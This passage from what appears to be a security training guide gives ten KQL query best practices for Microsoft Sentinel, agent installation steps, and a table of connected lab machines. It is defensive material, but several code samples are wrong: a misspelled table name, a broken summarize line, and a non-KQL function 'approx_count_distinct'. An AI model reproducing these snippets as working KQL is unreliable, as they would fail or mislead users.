NECVMWar-VMware SATA CD01

USB Drive Model

USB Drive Model: NECVMWar-VMware SATA CD01
Count: 4

● Count

2.3 KQL Best Practises

Finally, here are 10 best practices for writing efficient, readable, and maintainable Kusto Query Language (KQL) queries, designed for use not only in Microsoft Sentinel but also in Azure Data Explorer and Azure Monitor Logs.

2.3.1 Filter early and aggressively

The single most important rule: use the where operator as early as possible in your query to reduce the number of rows that subsequent operators process. This dramatically improves performance and reduces resource consumption.

- Bad:

```
CqureEvents | summarize count() by State | where State == "CALIFORNIA"
```

- Good:

```
CqureEvents | where State == "CALIFORNIA" | summarize count() by State
```

2.3.2 Project only necessary columns

After filtering rows, reduce the number of columns. Use the project operator to select only the fields you need for your final result or for subsequent joins. This minimizes the amount of data passed through the query pipeline.

- Bad:

```
CqureEvents | where StartTime between (datetime(2024-11-01) .. datetime(2024-12-31))
```

- Good:

```
CquireEvents | where StartTime between (datetime(2024-11-01) .. datetime(2024-12-31)) | project StartTime, State, EventType, DamageProperty
```

2.3.3 Prefer the in clause over multiple or statements

When filtering for multiple values in a single column, the `in` operator is more concise and often performs better than using a long chain of `or` conditions.

- Bad:

```
where EventType == "SYNFlood" or EventType == "CarpetBombing" or
EventType == "Volumetric"
```

- Good:

```
where EventType in ("SYNFlood", "CarpetBombing", "Volumetric")
```

2.3.4 Use time filters first

If your table has a natural time axis (e.g., TimeGenerated, Timestamp), always make the time filter your first where condition. Data is often physically partitioned by time, making this an extremely efficient filter.

- Example:

```
SigninLogs | where TimeGenerated > ago(1d) | where ResultType == "50007"
```

2.3.5 Avoid case-insensitive comparisons when possible

Case-insensitive operators (`=~`, `!~`, `contains`) are more computationally expensive than their case-sensitive counterparts (`==`, `!=`, `contains_cs`). Use case-sensitive comparisons unless you absolutely need case insensitivity.

- Expensive:

```
| where Computer =~ "myhost"
```

- Efficient:

```
| where Computer == "myhost" // (if you know the case)
```

- Necessary:

```
| where EventLog =~ "security" (when case is inconsistent)
```

2.3.6 Use the join operator judiciously and correctly

Joins can be expensive. Always:

- Filter and project before the join to reduce the size of the left and right tables
- Prefer a left lookup (`| lookup...`) for simple key-value enrichment from a small table
- Specify the join kind (e.g., `innerunique`, `leftouter`) explicitly for clarity and predictability
- Use `hint.strategy=broadcast` if the right side of the join is small

```
SecurityEvent
| where TimeGenerated > ago(1h)
| project Computer, Account
| lookup kind=leftouter (
    Heartbeat
    | where TimeGenerated > ago(1h)
    | project Computer, OSName
) on Computer
```

2.3.7 Structure multi-line queries for readability

Use the pipe (|) at the beginning of a new line. This makes the query flow much easier to read and debug, as each operation is clearly visible on its own line.

- Hard to Read:

```
StormEvents | where DamageProperty > 0 | summarize EventCount=count() by State | top 5 by EventCount
```

- Easy to Read:

```
StormEvents
| where DamageProperty > 0
| summarize EventCount=count() by State
| top 5 by EventCount
```

2.3.8 Use materialized views and functions for recurring logic

If you find yourself writing the same complex pre-processing steps repeatedly, create a stored function. This promotes reuse, standardization, and makes your main queries much cleaner.

- Define a function:

```
create function FailedSignins(lookback:timespan) {
  SigninLogs
  | where TimeGenerated > ago(lookback)
  | where ResultType != "0"
}
```

- Use the function:

```
FailedSignins(7d)
| summarize FailedCount = count() by UserPrincipalName
| top 10 by FailedCount
```

2.3.9 Understand and use the summarize operator efficiently

When using `summarize` by high-cardinality keys (like a `SessionId` or `Computer`), performance can suffer. If you only need a sample or an approximate distinct count, use the corresponding approximation functions.

- Expensive:

```
| summarize dcount(UserId) // (exact distinct count)
```

- Efficient (for large datasets):

```
| summarize(dcountif(UserId, Condition) or approx_count_distinct(UserId) /  
/ (if an approximation is acceptable)
```

2.3.10 Preview data with take or sample, not without limits

Never run an unbounded TableName query on a large table. This will try to return millions of rows and likely fail or be aborted. Use take, sample, or strict time filters to get a preview of the data.

- Rude:

OfficeActivity (returns until it hits a **limit or** timeout)

- Good:

```
OfficeActivity | take 10
```

- Better:

```
OfficeActivity | where TimeGenerated > ago(1h) | take 10
```


2.3.11 Practical tips

- Use the explain operator: `Prepend | explain` to your query to see the query execution plan. This can help you understand its cost and identify potential bottlenecks
- Leverage the let statement: For complex queries, use `let` to store intermediate results or variables, making the query more modular and easier to understand
- Comment your code: Use `//` for single-line comments to explain non-intuitive parts of your logic, especially in shared workspaces like Microsoft Sentinel


By following these best practices, you will write queries that are not only faster and cheaper to run but also easier for you and your colleagues to understand and maintain

3. SENTINEL AGENT INSTALLATION


In order to start collecting logs using Sentinel first navigate to SentinelML Log Analytics workspace and download agent for specific operating system.





During the installation select Connect the agent to Azure Log Analytics (OMS)




Provide the Workspace ID and Workspace Key that were visible on the first screen in SentinelML and select next




Proceed with the recommended settings and complete the installation.



To verify that the connection has been successful go to Control Panel and select Microsoft Monitoring Agent



In the Azure Log Analytics (OMS) the workspace should be visible with a green check mark next to its status



Finally in Logs list all the connected devices and verify that you have now one more than at the beginning

Microsoft Azure

Search resources, services, and docs (G+)

Copilot

Home > SentinelML | Agents >

Logs

via Log Anal... via Azure Mo...




Save Share Queries hub

User Query Time range: Last 24 hours Show: 500000 results Add Simple mode

Results Chart

SourceComputerId	TimeGenerated (UTC)	ComputerIP	Computer	Category	OSType	OSMajorVersion	OSMinorVersion	Version	SCAgentChannel	IsGatewayInstalled	RemoteIPLongitude	RemoteIPLatitude
> 0808a2c5-4b4e-40ae-a885-bd13ba233fa7	9/5/2025, 7:48:23.047 AM	57.128.94.130	ssa5Win10CI01.cqure.lab	Direct Agent	Windows	10	0	10.20.18076.0	Direct	false	3.17	50.69
> 25ab6c24-b4c9-4e1d-be1e-abbf9c982a8b	9/5/2025, 7:48:00.809 AM	57.128.94.130	W11CL01.cqure.lab	Direct Agent	Windows	10	0	10.20.18076.0	Direct	false	3.17	50.69
> 26dd52ab-ce86-4831-b347-aafef8e18ac5b	9/4/2025, 2:21:44.253 PM	57.128.94.130	W11CL01.cqure.lab	Direct Agent	Windows	10	0	10.20.18076.0	Direct	false	3.17	50.69
> 25d789b7-c7f9-4566-8838-04505d804bd	9/5/2025, 7:48:39.171 AM	57.128.97.97	W10CL01.cqure.lab	Direct Agent	Windows	10	0	10.20.18076.0	Direct	false	3.17	50.69
> 265614aa-c5d2-4adc-8ddc-e27ab9479697	9/4/2025, 2:21:50.994 PM	57.128.94.130	W10CL01.cqure.lab	Direct Agent	Windows	10	0	10.20.18076.0	Direct	false	3.17	50.69
> 57d586e6-81b3-4726-bec7-90a832c39268	9/4/2025, 1:29:05.540 PM	185.53.132.147	DESKTOP-C9AK2KC	Direct Agent	Windows	10	0	10.20.18076.0	Direct	false	21.02	52.23
> 2e0323d9-5740-42e0-99f0-ada4a1d1e66	9/4/2025, 12:31:15.456 PM	185.53.132.147	DESKTOP-2NQMIND5	Direct Agent	Windows	10	0	10.20.18076.0	Direct	false	21.02	52.23

4. NMAP SCAN



Run Time range : Set in query Show : 1000 results KQL mode


